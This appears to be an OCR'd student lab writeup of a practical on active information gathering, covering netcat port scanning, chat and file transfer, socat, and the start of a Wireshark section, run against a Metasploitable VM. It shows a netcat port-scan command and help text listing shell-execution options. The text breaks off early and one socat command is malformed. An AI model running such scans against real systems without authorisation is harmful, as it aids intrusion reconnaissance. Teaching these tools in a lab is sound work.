Practical no. 2 Active Information Gathering

a. Using NETCAT, SOCAT

b. Using Wireshark, TCPdump

In this practical target machine is Metasploit and its IP ADDRESS IS as shown below: -


```
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c6:52:13
          inet addr:192.168.0.110  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec6:5213/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15652 (15.2 KB)  TX bytes:12334 (12.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB)  TX bytes:68817 (67.2 KB)

msfadmin@metasploitable:~$
```

1. To start with netcat we just check the help section of netcat by using following command:-

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ nc -h
[v1.10-48.1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

┌──(kali㉿kali)-[~]
└─$
```

2. To scan a target machine(METASPLOIT) we run following command:

nc -vnz 192.168.0.109 10-400



Chatting with Netcat:- Two users can chat through netcat. But before that they need to establish connection. To set all this we gonna use two different devices. One OS is metasploit and another is Kali. To set up the connection we need to know the IP address of systems (In our case we are using local IP). From a device we can start the initiator. We run following command from our Metasploit to start initiator:

1. In Kali Linux Machine we use command nc(Netcat) and use the port number 1234 for listening through Metasploit machine


nc -lvp 1234

2. In Metasploit machine we use 1234 to connect with Kali linux Machine

```
          inet6 addr: fe80::a00:27ff:fec6:5213/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15652 (15.2 KB)  TX bytes:12334 (12.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB)  TX bytes:68817 (67.2 KB)

msfadmin@metasploitable:~$ sudo nc 192.168.0.109
[sudo] password for msfadmin:
no port[s] to connect to
msfadmin@metasploitable:~$ sudo nc 192.168.0.109 1234
(UNKNOWN) [192.168.0.109] 1234 (?) : Connection refused
msfadmin@metasploitable:~$ sudo nc 192.168.0.109 1234
HII
_
```

sudo nc 192.168.0.109 1234

3. After Connect the machine we type Hii message from Metaspolit machine to Kali machine




File Transfer via Netcat

1. For File Transfer with Netcat firstly we need to create the file with cat command
   Cat >file.txt


   Hii This is created at kali linux for File sharing using netcat

2. After Creating the file.txt we use nc command to share the file to Metasploit machine
   nc -lvp 2345 <file.txt




3. Go to metasploit machine type the listen command so the file can share by the both machines

   ls
   nc 192.168.0.109 2345 >file.txt
   ls
   cat file.txt
   Hii This is created at kali linux for File sharing using netcat




SOCAT


Step 1:- Create a File into Metaspoilt Machine using Cat Command





Step 2 :- Socat -TCP4:192.168.0.110:4444




File Transfer by SOCAT











Wireshark


Step 1: Open WireShark in kali



